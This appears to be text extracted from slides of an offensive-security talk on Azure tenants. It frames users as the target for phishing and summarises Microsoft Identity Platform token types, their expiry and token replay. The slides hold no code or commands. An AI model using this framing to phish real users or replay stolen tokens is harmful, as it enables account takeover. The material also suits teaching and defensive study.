
Azure Tenant




Azure Tenant



Azure Tenant






“As we can’t Phish directly
Applications or Devices let’s
focus on Users ;)”


Microsoft Identity Platform

- Microsoft Identity Platform is a cloud identity service that provides authentication and authorization services.
- It is used to access Microsoft Cloud services and custom applications.
- Microsoft Identity Platform supports industry-standard protocols such as OAuth 2.0 and OpenID Connect.



- [Microsoft identity platform documentation - Microsoft identity platform | Microsoft Learn](#)


Let's Graph this, ie. OAuth



Microsoft Identity Platform

- Identity Platform uses three types of tokens
 - ID token - Contains basic information about the user.
 - Access token - Used to get access to a resource. Prone to token replay attacks.
- Microsoft struggles to manage them securely. Expiry ranges from 70 minutes to more than 24 hours depending on the type.
 - Refresh token - Can be used to request new Access and ID tokens.
- Expiry is 90 days for inactive tokens and no expiry for active tokens.

[Access tokens in the Microsoft identity platform - Microsoft identity platform | Microsoft Learn](#)




